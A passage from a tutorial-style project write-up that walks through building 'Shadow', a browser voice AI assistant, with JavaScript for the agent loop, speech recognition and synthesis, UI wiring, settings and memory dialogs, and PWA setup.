{s.ollamaUrl.replace(/\/$/, "")}/v1` });
    throw new LLMError(`unknown provider ${provider}`);
  }
}

// ---------------------------------------------------------------------
// small helpers
// ---------------------------------------------------------------------
async function postJSON(fetchFn, url, body, headers) {
  let res;
  try {
    res = await fetchFn(url, { method: "POST", headers: { "Content-Type":
"application/json", ...headers }, body: JSON.stringify(body) });
  } catch (e) {
    throw new LLMError("network error (no internet, or the server is not running)", { retryable: false });
  }
  if (!res.ok) {
    const detail = (await res.text()).slice(0, 300);
    const retryable = res.status === 429 || res.status >= 500;
    throw new LLMError(`HTTP ${res.status} ${detail}`, { retryable });
  }
  return res.json();
}

function safeParse(s) {
  try { return typeof s === "string" ? JSON.parse(s || "{}") : s || {}; } catch { return {}; }
}

// Turn a list of technical errors into one human sentence for the UI.
function explain(errors) {
  const all = errors.join(" | ");
  let hint = "Every AI provider failed.";
  if (/HTTP 429/.test(all)) hint = "I've hit the free limit for now (too many requests). Wait a minute, or
add a Groq key as backup.";
  else if (/HTTP (400|401|403)/.test(all) && /key|API_KEY|permission|auth/i.test(all)) hint = "The API key
looks wrong. Check it in Settings.";
  else if (/ollama\/[^|]*network error/.test(all) && !/(gemini|groq)\//.test(all)) hint = "I can't reach
Ollama. Is it running? Start it with OLLAMA_ORIGINS=* ollama serve, and open Shadow from
http://localhost.";
  else if (/network error/.test(all)) hint = "I can't reach the AI. Check your internet connection.";
  return `${hint} (details: ${all})`;
```

```
}
```

> **Test it now**
> After you have your Gemini key, in the console: `const {Brain} = await import('./js/llm.js'); const S = await import('./js/settings.js'); const b = new Brain({...S.DEFAULT_SETTINGS, geminiKey: 'PASTE-YOUR-KEY'}); (await b.chat('Reply with OK', [{role:'user', text:'hi'}], [])).text` → "OK". (Don't save that line anywhere; it contains your key.)

Step 7 – The agent loop (js/agent.js)

The logic. This is the heart of the project and the part your examiners care most about. `buildSystemPrompt` writes the rules: who Shadow is, today's date, the user's city, *when* to use tools, how to answer (short, spoken style, because it is read aloud), and the long-term facts. `runAgent` then loops:

1. **THINK:** send the conversation plus the tool list to the brain.
2. If the reply has **no tool calls**, it is the final answer: save it to history and return it.
3. **ACT:** otherwise run every tool the AI asked for.
4. **OBSERVE:** add each result to the conversation as a `tool` message.
5. **REPEAT:** go back to step 1 so the AI can read the results. `maxSteps` (6) stops a runaway loop; at the limit we ask for a final answer with no tools.

`onStep` reports every step to the screen, which is how the "Agent steps" list under each answer is drawn.

js/agent.js

```
// ====================================================================
// agent.js  -  the AGENT LOOP (this is what makes Shadow an "agent")
// --------------------------------------------------------------------
// A chatbot does:   question -> AI -> answer.
// An AGENT does a loop (called ReAct = Reason + Act):
//
//     1. THINK    The AI reads the question + the list of tools.
//     2. ACT      If it needs information or an action, it replies with a
//                 tool call, e.g.  get_weather({city: "Mysuru"})
//     3. OBSERVE  Our code runs the tool and gives the AI the result.
//     4. REPEAT   The AI may call more tools (search, then calculate...)
//     5. ANSWER   When it has enough, it replies with normal text.
//
// maxSteps stops the loop if the AI keeps calling tools forever.
// onStep() reports every step to the screen, so you can SEE it reasoning.
// ====================================================================

import { tools as ALL_TOOLS, runTool } from "./tools.js";

export function buildSystemPrompt(settings, memory, now = new Date()) {
  const facts = memory.facts();
  return [
    `You are ${settings.assistantName}, a personal AI assistant agent for ${settings.userName}.`,
    `Personality: calm, smart, a little witty, loyal. Call the user "${settings.userName}".`,
    `Current date and time: ${now.toLocaleString("en-IN", { dateStyle: "full", timeStyle: "short" })}.`,
    `The user's home city is ${settings.city}.`,
    "",
    "HOW TO WORK:",
    "- You have tools. Use a tool whenever it gives a better answer than guessing:",
    "  live facts (weather, time), maths (always use the calculator), lookups (wikipedia, web_search),",
    "  actions (open websites, play YouTube, notes, reminders) and memory (remember_fact).",
    "- For ANY question about a person, place, event or fact, call wikipedia or web_search FIRST.",
    "  Do not answer factual questions from your own memory: it may be wrong.",
    "- For ANY calculation, call the calculator, even for easy sums.",
```

```
    "- You may call several tools one after another. Read each tool result before deciding the next
step.",
    "- If a tool returns an error, try another way or explain the problem honestly. Never invent
results.",
    "- When the user tells you something personal or says 'remember', call remember_fact.",
    "",
    "HOW TO ANSWER:",
    "- Your answer is read aloud, so write the way a person speaks: short, clear sentences,",
    "  no markdown, no tables, no bullet symbols, no emojis.",
    "- Answer the actual question fully, usually in 1 to 4 sentences. Give more detail only if asked.",
    "",
    facts.length ? `THINGS YOU KNOW ABOUT ${settings.userName.toUpperCase()} (long-term memory):\n- $
{facts.join("\n- ")}` : "You don't know any personal facts about the user yet.",
  ].join("\n");
}

/**
 * Run the agent for one user message.
 * @param userText  what the user said or typed
 * @param brain     a Brain from llm.js (talks to Gemini / Groq / Ollama)
 * @param memory    a Memory from memory.js
 * @param settings  the settings object
 * @param ctx       things the tools need: { fetch, ui, navigator, screen }
 * @param onStep    function called with each step, to show it on screen
 * @returns the final answer text
 */
export async function runAgent({ userText, brain, memory, settings, ctx, onStep = () => {}, tools =
ALL_TOOLS }) {
  const system = buildSystemPrompt(settings, memory);

  // Start the conversation with recent history (short-term memory) + the new message.
  const conversation = memory.history().map((h) => ({ role: h.role, text: h.text }));
  conversation.push({ role: "user", text: userText });

  for (let step = 1; step <= settings.maxSteps; step++) {
    // ---- 1. THINK: ask the brain what to do next
    onStep({ type: "thinking", step });
    const reply = await brain.chat(system, conversation, tools);
    onStep({ type: "brain", step, provider: brain.lastUsed });

    // Remember exactly what the AI said (needed for the next round).
    conversation.push({ role: "assistant", text: reply.text, toolCalls: reply.toolCalls, geminiParts:
reply.geminiParts });

    // ---- 5. ANSWER: no tool calls means the AI is done
    if (!reply.toolCalls || reply.toolCalls.length === 0) {
      return finish(memory, userText, reply.text, onStep, step);
    }

    // Some models write a short plan before calling tools: show it as a "thought".
    if (reply.text) onStep({ type: "thought", step, text: reply.text });

    // ---- 2 + 3. ACT and OBSERVE: run every tool the AI asked for
    for (const call of reply.toolCalls) {
      onStep({ type: "action", step, name: call.name, args: call.args });
      const result = await runTool(call.name, call.args, { ...ctx, memory, settings });
      onStep({ type: "observation", step, name: call.name, result });
      conversation.push({ role: "tool", id: call.id, name: call.name, result });
    }
    // ---- 4. REPEAT: loop back so the AI can read the results
  }

  // Safety net: too many steps. Ask for a final answer WITHOUT tools.
  onStep({ type: "thought", step: settings.maxSteps, text: "Step limit reached, answering with what I
have." });
  conversation.push({ role: "user", text: "Stop using tools now and give your best final answer." });
  const last = await brain.chat(system, conversation, []);
  return finish(memory, userText, last.text, onStep, settings.maxSteps + 1);
}
```

```
function finish(memory, userText, answer, onStep, step) {
  const text = answer || "Sorry, I couldn't come up with an answer.";
  // Save the exchange to short-term memory (history).
  memory.addToHistory("user", userText);
  memory.addToHistory("assistant", text);
  onStep({ type: "answer", step, text });
  return text;
}
```

> **Test it now**
> This is tested together with the screen in Step 9, and automatically by `tests/agent.test.js` (Chapter 7), which uses a fake brain so it needs no key.

Step 8 – Voice (js/voice.js)

The logic. Both directions use the browser's free, built-in **Web Speech API**. The common complaint with voice assistants is "it cuts me off in the middle". The recognizer stops on a short pause, so the `Listener` class fixes it in three ways: it rebuilds the sentence from **all** results (no duplicates), it **restarts** the recognizer if the browser stops it, and it only finishes after you have been silent for `silenceMs` (2 seconds by default) or when you tap the orb again. Live words ("interim results") are shown while you speak.

The `Speaker` speaks sentence by sentence (Chrome stops very long utterances) and returns a Promise that resolves only when speaking has **finished**, so the microphone never turns on while Shadow is still talking and hears itself. `WakeWord` listens continuously for the word "Shadow" and treats anything after it as the command.

js/voice.js

```
// ====================================================================
// voice.js  -  ears (speech -> text) and mouth (text -> speech)
// --------------------------------------------------------------------
// Both use the Web Speech API that is built into the browser, so they are
// FREE and need no key. Best support: Google Chrome (desktop and Android)
// and Microsoft Edge. (Firefox has no speech recognition yet.)
//
// THE "IT CUTS ME OFF" PROBLEM AND HOW WE FIX IT
// The browser's recognizer likes to stop as soon as you pause for breath.
// We fix this ourselves:
//   1. We collect the words from every result into one sentence.
//   2. If the browser stops on its own, we quietly START IT AGAIN and keep
//      adding words.
//   3. We only finish when YOU have been silent for `silenceMs` (2 s by
//      default), or when you tap the orb again.
// ====================================================================

const Recognition = typeof window !== "undefined" ? (window.SpeechRecognition ||
window.webkitSpeechRecognition) : null;
const isAndroid = typeof navigator !== "undefined" && /Android/i.test(navigator.userAgent);

export const speechSupported = () => Boolean(Recognition);
export const ttsSupported = () => typeof window !== "undefined" && "speechSynthesis" in window;

// --------------------------------------------------------------------
// Listener: one "turn" of listening (press the orb, speak, done)
// --------------------------------------------------------------------
export class Listener {
  constructor(settings) { this.settings = settings; this.active = false; }

  /** Start listening. Calls onInterim(text) while you speak and onDone(text) at the end. */
  start({ onInterim = () => {}, onDone = () => {}, onError = () => {} }) {
```

```
    if (!Recognition) { onError("Speech recognition isn't supported in this browser. Use Chrome, or type
instead."); return; }
    this.active = true;
    this.committed = "";        // words from earlier recognition sessions
    this.current = "";          // words from the session running now
    this.onInterim = onInterim; this.onDone = onDone; this.onError = onError;
    this.heardSomething = false;
    this.startedAt = Date.now();
    this.startSession();
    this.resetSilenceTimer(8000); // you get 8 s to START talking
  }

  startSession() {
    const rec = new Recognition();
    this.rec = rec;
    rec.lang = this.settings.language;
    rec.interimResults = true;        // give us words WHILE you speak (live text)
    // Android Chrome repeats words in continuous mode, so there we use short
    // sessions and restart them; on desktop one continuous session is best.
    rec.continuous = !isAndroid;
    rec.maxAlternatives = 1;

    rec.onresult = (event) => {
      // Rebuild this session's text from ALL its results (avoids duplicates).
      let finalText = "", interim = "";
      for (let i = 0; i < event.results.length; i++) {
        const r = event.results[i];
        if (r.isFinal) finalText += r[0].transcript; else interim += r[0].transcript;
      }
      this.current = (finalText + " " + interim).trim();
      this.heardSomething = true;
      this.onInterim(this.fullText());
      this.resetSilenceTimer(this.settings.silenceMs); // you're still talking: wait again
    };

    rec.onerror = (e) => {
      // "no-speech" and "aborted" are normal; real problems are reported.
      if (e.error === "not-allowed" || e.error === "service-not-allowed") {
        this.active = false; clearTimeout(this.timer);
        this.onError("Microphone permission was denied. Allow the mic for this site in the browser
settings.");
      } else if (e.error === "network") {
        this.active = false; clearTimeout(this.timer);
        this.onError("Speech recognition needs internet (Chrome sends audio to Google to transcribe).");
      }
    };

    rec.onend = () => {
      // The browser stopped by itself. Save the words, and if we are still
      // supposed to be listening, start a NEW session so you aren't cut off.
      this.committed = this.fullText();
      this.current = "";
      if (this.active) {
        try { this.startSession(); } catch { this.finish(); }
      }
    };

    try { rec.start(); } catch (e) { /* already started: ignore */ }
  }

  fullText() { return `${this.committed} ${this.current}`.replace(/\s+/g, " ").trim(); }

  resetSilenceTimer(ms) {
    clearTimeout(this.timer);
    this.timer = setTimeout(() => this.finish(), ms);
  }

  /** Stop listening and hand over the text (called by the silence timer or a tap). */
  finish() {
```

```
    if (!this.active) return;
    this.active = false;
    clearTimeout(this.timer);
    try { this.rec && this.rec.stop(); } catch { /* ignore */ }
    this.onDone(this.fullText());
  }

  /** Cancel without sending anything. */
  cancel() { this.active = false; clearTimeout(this.timer); try { this.rec && this.rec.abort(); } catch
{ /* ignore */ } }
}

// ---------------------------------------------------------------------
// Speaker: text -> voice
// ---------------------------------------------------------------------
export class Speaker {
  constructor(settings) { this.settings = settings; }

  voices() { return ttsSupported() ? window.speechSynthesis.getVoices() : []; }

  // Choose a voice: the one picked in Settings, else an English-India voice,
  // else any English voice.
  pickVoice() {
    const all = this.voices();
    return all.find((v) => v.name === this.settings.voiceName)
      || all.find((v) => v.lang === "en-IN")
      || all.find((v) => /en-GB/.test(v.lang) && /male/i.test(v.name))
      || all.find((v) => v.lang && v.lang.startsWith("en"))
      || null;
  }

  /** Speak text. Returns a Promise that resolves when speaking has FINISHED,
   *  so the app can safely turn the microphone on afterwards (no echo). */
  speak(text) {
    if (!ttsSupported() || !text) return Promise.resolve();
    const synth = window.speechSynthesis;
    synth.cancel();
    // Chrome stops long speeches after ~15 s, so we speak sentence by sentence.
    const chunks = cleanForSpeech(text).match(/[^.!?]+[.!?]*/g) || [text];
    const voice = this.pickVoice();
    return new Promise((resolve) => {
      let left = chunks.length;
      const safety = setTimeout(resolve, 2000 + text.length * 90); // in case onend never fires
      for (const chunk of chunks) {
        const u = new SpeechSynthesisUtterance(chunk.trim());
        if (voice) u.voice = voice;
        u.lang = voice ? voice.lang : "en-IN";
        u.rate = this.settings.voiceRate;
        u.pitch = this.settings.voicePitch;
        u.onend = u.onerror = () => { if (--left === 0) { clearTimeout(safety); resolve(); } };
        synth.speak(u);
      }
    });
  }

  stop() { if (ttsSupported()) window.speechSynthesis.cancel(); }
}

// Remove things that sound silly when read aloud (markdown, emojis, links).
export function cleanForSpeech(text) {
  return String(text)
    .replace(/https?:\/\/\S+/g, "link")
    .replace(/[*_#`>|~]/g, "")
    .replace(/[\u{1F300}-\u{1FAFF}\u{2600}-\u{27BF}]/gu, "")
    .replace(/\s+/g, " ")
    .trim();
}

// ---------------------------------------------------------------------
```

```
// WakeWord: listens quietly in the background for "Shadow"
// (works only while the page is open and in front - a browser rule)
// ---------------------------------------------------------------------
export class WakeWord {
  constructor(settings, onWake) { this.settings = settings; this.onWake = onWake; this.running = false; }

  start() {
    if (!Recognition || this.running) return;
    this.running = true;
    const rec = new Recognition();
    this.rec = rec;
    rec.lang = this.settings.language;
    rec.continuous = true;
    rec.interimResults = false;
    rec.onresult = (event) => {
      const said = event.results[event.results.length - 1][0].transcript.toLowerCase();
      const name = this.settings.assistantName.toLowerCase();
      const at = said.indexOf(name);
      if (at !== -1) {
        // Anything said after the name is treated as the command:
        // "hey shadow what's the time" -> "what's the time"
        const command = said.slice(at + name.length).replace(/^[\s,.!?]+/, "");
        this.stop();
        this.onWake(command);
      }
    };
    rec.onend = () => { if (this.running) { try { rec.start(); } catch { /* ignore */ } } };
    rec.onerror = (e) => { if (e.error === "not-allowed") this.running = false; };
    try { rec.start(); } catch { /* ignore */ }
  }

  stop() { this.running = false; try { this.rec && this.rec.abort(); } catch { /* ignore */ } }
}
```

Test it now

Console: `const V = await import('./js/voice.js'); const S = await import('./js/settings.js'); new V.Speaker(S.DEFAULT_SETTINGS).speak('Hello boss, I am Shadow.')` – you should hear it.

`new V.Listener(S.DEFAULT_SETTINGS).start({onInterim: console.log, onDone: t => console.log('DONE:', t)})` – allow the mic, speak a long sentence with a pause in the middle, and check that the full sentence arrives once.

Step 9 – Connect everything (js/app.js)

The logic. `app.js` creates the objects (settings, memory, brain, listener, speaker) and wires them to the page. The key function is `handleUserText`: show your message, create an empty bot bubble, set the orb to *thinking*, run the agent with `showStep` as the step reporter, show and speak the answer, then (in conversation mode) start listening again after a short gap. The tools get a small `ui` object so they can open links; because browsers can block pop-ups that don't come from a tap, a link chip is also added to the bubble. The file also handles the settings form, the "Test my key" button, the memory panel, reminders (re-armed when the page loads) and the service-worker registration.

js/app.js

```
// ====================================================================
// app.js  -  connects the screen, the voice, the memory and the agent
// --------------------------------------------------------------------
// Flow of one question:
//   tap orb -> Listener (speech to text) -> runAgent (think/act/observe)
//   -> show answer + steps -> Speaker (text to speech) -> maybe listen again
// ====================================================================
```

```
import { loadSettings, saveSettings, clearKeys } from "./settings.js";
import { Memory } from "./memory.js";
import { Brain } from "./llm.js";
import { runAgent } from "./agent.js";
import { Listener, Speaker, WakeWord, speechSupported } from "./voice.js";

// ---------- grab the HTML elements we need ----------
const $ = (id) => document.getElementById(id);
const orb = $("orb"), statusEl = $("status"), liveText = $("liveText"), chat = $("chat");
const input = $("textInput"), badge = $("providerBadge");

// ---------- create the main objects ----------
let settings = loadSettings(localStorage);
const memory = new Memory(localStorage);
let brain = new Brain(settings);
let listener = new Listener(settings);
let speaker = new Speaker(settings);
let wake = null;
let busy = false;           // true while the agent is working
let currentBubble = null;   // the bot message being filled in right now

// ========================================================================
// 1. Orb states: idle / listening / thinking / speaking
// ========================================================================
const STATUS_TEXT = {
  idle: "Tap the orb and talk",
  listening: "Listening… tap again when done",
  thinking: "Thinking…",
  speaking: "Speaking… tap to stop",
};
function setState(state) {
  orb.className = `orb ${state}`;
  statusEl.textContent = STATUS_TEXT[state];
  orb.dataset.state = state;
}

// ========================================================================
// 2. Chat bubbles
// ========================================================================
function addMessage(role, text, extraClass = "") {
  const div = document.createElement("div");
  div.className = `msg ${role} ${extraClass}`.trim();
  const body = document.createElement("div");
  body.className = "body";
  body.textContent = text;
  div.appendChild(body);
  chat.appendChild(div);
  div.scrollIntoView({ behavior: "smooth", block: "end" });
  return div;
}

// The collapsible "Agent steps" list inside a bot bubble.
function stepsList(bubble) {
  let details = bubble.querySelector(".steps");
  if (!details) {
    details = document.createElement("details");
    details.className = "steps";
    details.innerHTML = "<summary>Agent steps</summary><ol></ol>";
    bubble.appendChild(details);
  }
  return details.querySelector("ol");
}

function addStep(bubble, html) {
  const li = document.createElement("li");
  li.innerHTML = html;
  stepsList(bubble).appendChild(li);
  const n = bubble.querySelectorAll(".steps li").length;
  bubble.querySelector(".steps summary").textContent = `Agent steps (${n})`;
```

```
}

const esc = (s) => String(s).replace(/[&<>"]/g, (c) => ({ "&": "&amp;", "<": "&lt;", ">": "&gt;", '"':
"&quot;" }[c]));
const short = (obj) => { const s = JSON.stringify(obj); return s.length > 220 ? s.slice(0, 220) + "…" : s;
};

// Called by the agent for every step -> shows the reasoning live.
function showStep(step) {
  const b = currentBubble;
  if (step.type === "thinking") b.querySelector(".body").textContent = step.step === 1 ? "Thinking" :
"Reading the results";
  if (step.type === "brain") badge.textContent = step.provider;
  if (step.type === "thought") addStep(b, `   <b>Think:</b> ${esc(step.text)}`);
  if (step.type === "action") addStep(b, `   <b>Act:</b> call <code>${esc(step.name)}($
{esc(short(step.args))})</code>`);
  if (step.type === "observation") addStep(b, `   <b>Observe:</b>
<code>${esc(short(step.result))}</code>`);
  if (step.type === "answer") addStep(b, "   <b>Answer</b> ready");
}

// ====================================================================
// 3. Things the tools can ask the UI to do
// ====================================================================
const ui = {
  // Open a link. Browsers may block pop-ups that don't come from a tap,
  // so we ALSO show a link chip the user can tap.
  openUrl(url) {
    window.open(url, "_blank", "noopener");
    if (currentBubble) {
      const a = document.createElement("a");
      a.href = url; a.target = "_blank"; a.rel = "noopener"; a.className = "link-chip";
      a.textContent = "↗ " + url.replace(/^https?:\/\/(www\.)?/, "").slice(0, 40);
      currentBubble.appendChild(a);
    }
  },
  scheduleReminder,
};

// ====================================================================
// 4. The main function: handle one message from the user
// ====================================================================
async function handleUserText(text) {
  text = text.trim();
  if (!text || busy) return;
  busy = true;
  wake?.stop();
  addMessage("user", text);
  currentBubble = addMessage("bot", "Thinking", "typing");
  setState("thinking");
  try {
    const answer = await runAgent({
      userText: text, brain, memory, settings,
      ctx: { fetch: (...a) => fetch(...a), ui, navigator, screen },
      onStep: showStep,
    });
    currentBubble.classList.remove("typing");
    currentBubble.querySelector(".body").textContent = answer;
    if (settings.speakReplies) {
      setState("speaking");
      await speaker.speak(answer);           // wait until speaking has FINISHED
    }
    busy = false;
    setState("idle");
    if (settings.conversationMode && speechSupported()) {
      setTimeout(startListening, 400);       // short gap so the mic doesn't hear the speaker
      return;
    }
  } catch (err) {
```

```
    currentBubble.classList.remove("typing");
    currentBubble.classList.add("error");
    currentBubble.querySelector(".body").textContent = "⚠ " + err.message;
    busy = false;
    setState("idle");
  }
  if (settings.wakeWord) startWakeWord();
}

// ============================================================================
// 5. Voice: tap the orb
// ============================================================================
function startListening() {
  if (busy) return;
  speaker.stop();
  wake?.stop();
  setState("listening");
  liveText.textContent = "";
  listener.start({
    onInterim: (t) => { liveText.textContent = t; },        // live words on screen
    onDone: (t) => { liveText.textContent = ""; setState("idle"); if (t) handleUserText(t); else if
(settings.wakeWord) startWakeWord(); },
    onError: (msg) => { setState("idle"); addMessage("system", msg); },
  });
}

orb.addEventListener("click", () => {
  const state = orb.dataset.state;
  if (state === "listening") listener.finish();              // tap again = "I'm done"
  else if (state === "speaking") { speaker.stop(); setState("idle"); }
  else if (state !== "thinking") startListening();
});

$("inputBar").addEventListener("submit", (e) => {
  e.preventDefault();
  const t = input.value;
  input.value = "";
  handleUserText(t);
});

function startWakeWord() {
  if (!settings.wakeWord || !speechSupported() || busy) return;
  wake = wake || new WakeWord(settings, (command) => {
    if (command) handleUserText(command);
    else { speaker.speak("Yes?").then(startListening); }
  });
  wake.settings = settings;
  wake.start();
  statusEl.textContent = `Say "Hey ${settings.assistantName}"`;
}

// ============================================================================
// 6. Reminders (work while the page/app is open)
// ============================================================================
function scheduleReminder(r) {
  if ("Notification" in window && Notification.permission === "default") Notification.requestPermission();
  const delay = Math.max(0, r.at - Date.now());
  setTimeout(() => fireReminder(r), Math.min(delay, 2 ** 31 - 1));
}
function fireReminder(r) {
  if (memory.reminders().find((x) => x.id === r.id)?.done) return;
  memory.markReminderDone(r.id);
  const text = `   Reminder: ${r.message}`;
  addMessage("system", text);
  if ("Notification" in window && Notification.permission === "granted") new Notification("Shadow",
{ body: r.message, icon: "icons/icon-192.png" });
  speaker.speak(`${settings.userName}, reminder: ${r.message}`);
}
memory.pendingReminders().forEach(scheduleReminder);   // re-arm saved reminders on page load
```

```
// ========================================================================
// 7. Settings dialog
// ========================================================================
const form = $("settingsForm");
function fillVoices() {
  const select = form.elements.voiceName;
  const voices = speaker.voices();
  select.innerHTML = '<option value="">Automatic</option>' +
    voices.map((v) => `<option value="${esc(v.name)}">${esc(v.name)} (${v.lang})</option>`).join("");
  select.value = settings.voiceName;
}
if ("speechSynthesis" in window) speechSynthesis.onvoiceschanged = fillVoices;

function openSettings() {
  const f = form.elements;
  for (const k of ["userName", "city", "geminiKey", "groqKey", "ollamaUrl", "voiceRate", "voicePitch",
"silenceMs", "language"]) f[k].value = settings[k];
  for (const k of ["useOllama", "speakReplies", "conversationMode", "wakeWord"]) f[k].checked =
settings[k];
  f.geminiModels.value = settings.models.gemini.join(", ");
  f.groqModels.value = settings.models.groq.join(", ");
  f.ollamaModels.value = settings.models.ollama.join(", ");
  fillVoices();
  $("testResult").textContent = "";
  $("settingsDialog").showModal();
}

function readForm() {
  const f = form.elements;
  const list = (s) => s.split(",").map((x) => x.trim()).filter(Boolean);
  return {
    ...settings,
    userName: f.userName.value.trim() || "Boss",
    city: f.city.value.trim() || "Shivamogga",
    geminiKey: f.geminiKey.value.trim(),
    groqKey: f.groqKey.value.trim(),
    useOllama: f.useOllama.checked,
    ollamaUrl: f.ollamaUrl.value.trim(),
    models: { gemini: list(f.geminiModels.value), groq: list(f.groqModels.value), ollama:
list(f.ollamaModels.value) },
    speakReplies: f.speakReplies.checked,
    conversationMode: f.conversationMode.checked,
    wakeWord: f.wakeWord.checked,
    voiceName: f.voiceName.value,
    voiceRate: Number(f.voiceRate.value),
    voicePitch: Number(f.voicePitch.value),
    silenceMs: Number(f.silenceMs.value) || 2000,
    language: f.language.value,
  };
}

function applySettings(s) {
  settings = s;
  saveSettings(localStorage, settings);
  brain = new Brain(settings);
  listener = new Listener(settings);
  speaker = new Speaker(settings);
  if (wake) { wake.stop(); wake = null; }
  if (settings.wakeWord) startWakeWord();
  refreshSetupCard();
}

form.addEventListener("submit", () => applySettings(readForm()));
$("settingsBtn").onclick = openSettings;
$("openSettingsFromCard").onclick = openSettings;
$("clearKeysBtn").onclick = () => { applySettings(clearKeys(localStorage, readForm())); openSettings(); $
("testResult").textContent = "Keys deleted from this device."; };
```

```
// "Test my key": one tiny request with no tools.
$("testBtn").onclick = async () => {
  const out = $("testResult");
  out.textContent = "Testing…";
  const testBrain = new Brain(readForm());
  try {
    const r = await testBrain.chat("Reply with exactly: OK", [{ role: "user", text: "Say OK" }], []);
    out.textContent = `   Working: ${testBrain.lastUsed} replied "${r.text.slice(0, 40)}"`;
  } catch (e) {
    out.textContent = "   " + e.message;
  }
};

// ============================================================================
// 8. Memory dialog
// ============================================================================
function renderMemory() {
  const li = (text, onDelete) => {
    const el = document.createElement("li");
    el.textContent = text;
    if (onDelete) { const b = document.createElement("button"); b.type = "button"; b.textContent = "×";
b.onclick = () => { onDelete(); renderMemory(); }; el.appendChild(b); }
    return el;
  };
  const facts = $("factsList"), notes = $("notesList"), rems = $("remindersList");
  facts.replaceChildren(...memory.facts().map((f) => li(f, () => memory.forgetFact(f))));
  notes.replaceChildren(...memory.notes().map((n, i) => li(n.text, () => memory.deleteNote(i))));
  rems.replaceChildren(...memory.pendingReminders().map((r) => li(`${new Date(r.at).toLocaleString("en-
IN")} — ${r.message}`, () => memory.markReminderDone(r.id))));
  for (const [el, word] of [[facts, "No facts yet. Say: remember my birthday is 12 March"], [notes, "No
notes yet"], [rems, "No reminders"]]) {
    if (!el.children.length) el.appendChild(li(word));
  }
}
$("memoryBtn").onclick = () => { renderMemory(); $("memoryDialog").showModal(); };
$("clearChatBtn").onclick = () => { memory.clearHistory(); chat.replaceChildren(); };
$("wipeBtn").onclick = () => { if (confirm("Erase all facts, notes, reminders and chat history?"))
{ memory.wipeAll(); renderMemory(); chat.replaceChildren(); } };

// ============================================================================
// 9. Start-up
// ============================================================================
function refreshSetupCard() {
  $("setupCard").classList.toggle("hidden", Boolean(settings.geminiKey || settings.groqKey ||
settings.useOllama));
}
refreshSetupCard();
setState("idle");
addMessage("bot", greeting());
if (!speechSupported()) addMessage("system", "Voice input isn't supported in this browser. Use Chrome or
Edge for voice, or just type.");
if (settings.wakeWord) startWakeWord();

function greeting() {
  const h = new Date().getHours();
  const part = h < 12 ? "Good morning" : h < 17 ? "Good afternoon" : "Good evening";
  return `${part}, ${settings.userName}. I'm ${settings.assistantName}. Ask me anything, or tell me to do
something.`;
}

// PWA: register the service worker so the app can be installed and opens offline.
if ("serviceWorker" in navigator) navigator.serviceWorker.register("sw.js").catch(() => {});

// Expose for testing in the browser console / automated tests.
window.shadow = { handleUserText, memory, get settings() { return settings; } };
```

Test it now

Reload http://localhost:8000. You should see the greeting. Open Settings (gear icon), paste your

Gemini key, Save, then **Test my key** → "Working".

Type: `What's the weather in Shivamogga?` → an answer with real numbers, and under it **Agent steps (3)**: Act → call get_weather, Observe → the data, Answer.

Tap the orb, allow the microphone, and ask: "What is 18 percent of 2500?" Shadow should use the calculator and say 450.

Say: "Remember that my birthday is 12 March." Then open Memory (the brain icon): the fact is listed. Reload the page and ask "When is my birthday?"




Figure 6. Shadow on a phone-sized screen after two questions, with the agent steps opened (real run with a local model).

Step 10 – Make it installable (PWA)

The logic. A Progressive Web App is a website that can be installed like an app. It needs three things: a **manifest** (name, colours, icons), a **service worker** (a background script that caches the app's files so it opens instantly and even offline), and **HTTPS** (GitHub Pages gives you that free). Make two square PNG icons (192×192 and 512×512) in any editor, or copy them from the repo.

manifest.webmanifest

```
{
  "name": "Shadow – Personal AI Agent",
  "short_name": "Shadow",
  "description": "A free, open-source voice AI agent that thinks, uses tools and answers.",
  "start_url": "./",
  "scope": "./",
  "display": "standalone",
  "orientation": "portrait",
  "background_color": "#0b0614",
  "theme_color": "#0b0614",
  "icons": [
    { "src": "icons/icon-192.png", "sizes": "192x192", "type": "image/png" },
    { "src": "icons/icon-512.png", "sizes": "512x512", "type": "image/png" },
    { "src": "icons/icon-maskable-512.png", "sizes": "512x512", "type": "image/png", "purpose": "maskable"
}
  ]
}
```

sw.js

```
// ========================================================================
// sw.js  -  Service Worker (makes Shadow an installable PWA)
// ------------------------------------------------------------------------
// A service worker is a small script the browser runs in the background.
// Here it saves ("caches") the app's own files, so the app opens instantly
// and even opens with no internet. (Talking to the AI still needs internet,
// unless you use Ollama on your own computer.)
// Change CACHE_NAME whenever you change the files, so users get the update.
// ========================================================================
const CACHE_NAME = "shadow-v1.0.0";
const APP_FILES = [
  "./", "index.html", "css/style.css", "manifest.webmanifest",
  "js/app.js", "js/agent.js", "js/llm.js", "js/tools.js", "js/memory.js", "js/settings.js", "js/voice.js",
  "icons/icon-192.png", "icons/icon-512.png",
];

// Install: download and store the app files.
